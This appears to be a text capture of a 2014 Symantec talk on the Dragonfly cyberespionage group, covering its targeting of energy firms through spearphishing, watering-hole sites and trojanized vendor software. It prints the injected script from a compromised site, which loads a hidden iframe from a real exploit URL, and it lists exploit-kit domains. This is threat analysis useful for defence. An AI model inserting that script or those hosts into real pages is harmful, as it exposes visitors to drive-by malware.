
SECURITY CASE STUDY 2014

DRAGONFLY ATAKUJE FIRMY Z BRANŻY ENERGETYCZNEJ



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
Symantec Security Response

About this talk

Overview	Techniques	Tactics	Procedures	Malware internals
Who are they	3 attack vectors	C&C’s	Access to the C&C’s	Lightsout EK
Goals	EK, attachments, trojanized bundles	Geolocation	Timestamps	Trojan.Karagany
Victims	Malware overview	Opsec	Opsec failures	Backdoor.Oldrea
Q&A				




Dragonfly threat actor

Overview

What is Dragonfly?

- Cyberespionage campaign
- Targeting the energy sector in Europe and US, primarily in 2013 and 2014
- Stealing information
- Capable of sabotage



What is Dragonfly?

- In operation since at least 2011
- Initially targeted defense and aviation companies in the US and Canada
- Shifted focus to US and European energy firms in early 2013
- Priorities appear to be:
  - Persistent access to targets
  - Information stealing
- Possible state sponsored operation

Dragonfly threat actor


Techniques

Dragonfly employs three attack vectors


- Spearphishing emails
- Watering hole attacks
- Compromising third party software

Spearphishing campaign

- Emails sent to senior employees and engineers
- Began in February 2013 and continued into June 2013, during the initial investigation
- Emails bore one of two subject lines:
  “The account” or
  “Settlement of delivery problem”.
- Email disguised malware as PDF attachment




Spearphishing campaign




Watering hole attacks

- Group compromised legitimate websites related to energy sector
- Began in May 2013 and continued into April 2014
- Attacks redirected website visitors to other compromised legitimate websites hosting Lightsout Exploit Kit
- These sites dropped malware on to the victim’s computer.



```
<script type="text/javascript">
var WWCPou=document.createElement("iframe");
WWCPou.height=1;
WWCPou.width=1;
WWCPou.style.visibility="hidden";
WWCPou.src="http://mahsms.ir/wp-includes/pomo/dtsrc.php";
document.getElementsByTagName("head")[0].appendChild(WWCPou);
</script>
```

Hidden iframe in compromised website




Infected website industry	Infected website nationality	Exploit site	Last Seen
File hosting service	Azerbaijan	blog.olioboard.com	18/06/2014 01:19
Energy control systems	Norwegian	www.manshur.ir	24/05/2014 10:53
File hosting service	Azerbaijan	realstars.ir	06/05/2014 22:20
File hosting service	Azerbaijan	realstars.ir	06/05/2014 23:30
Energy	American	aptguide.3dtour.com	11/04/2014 12:26
Energy control systems	Norwegian	seductionservice.com	07/04/2014 06:42
Energy control systems	Italian	seductionservice.com	06/04/2014 22:25
Energy control systems	Italian	seductionservice.com	05/04/2014 22:57
Energy control systems	Indian	mahsms.ir	23/03/2014 23:01
Energy	French	mahsms.ir	21/03/2014 22:30
Energy	French	mahsms.ir	14/03/2014 04:30
Energy	French	mahsms.ir	14/03/2014 03:03
Energy	French	aptguide.3dtour.com	04/03/2014 21:27
Energy	French	keeleux.com	01/12/2013 22:34
Energy	French	keeleux.com	30/11/2013 06:57
Energy	French	keeleux.com	11/10/2013 12:18

Compromising third party software

- Four industrial equipment providers targeted
  - Including remote connectivity applications used in the industrial segment
  - 3 in Europe, and 1 in Asia
- Malware inserted into the software bundles they had made available for download on their websites
- Victims inadvertently downloaded “Trojanized” software when applying software updates
- By targeting suppliers, attackers found “soft underbelly” that provided a path into bigger companies

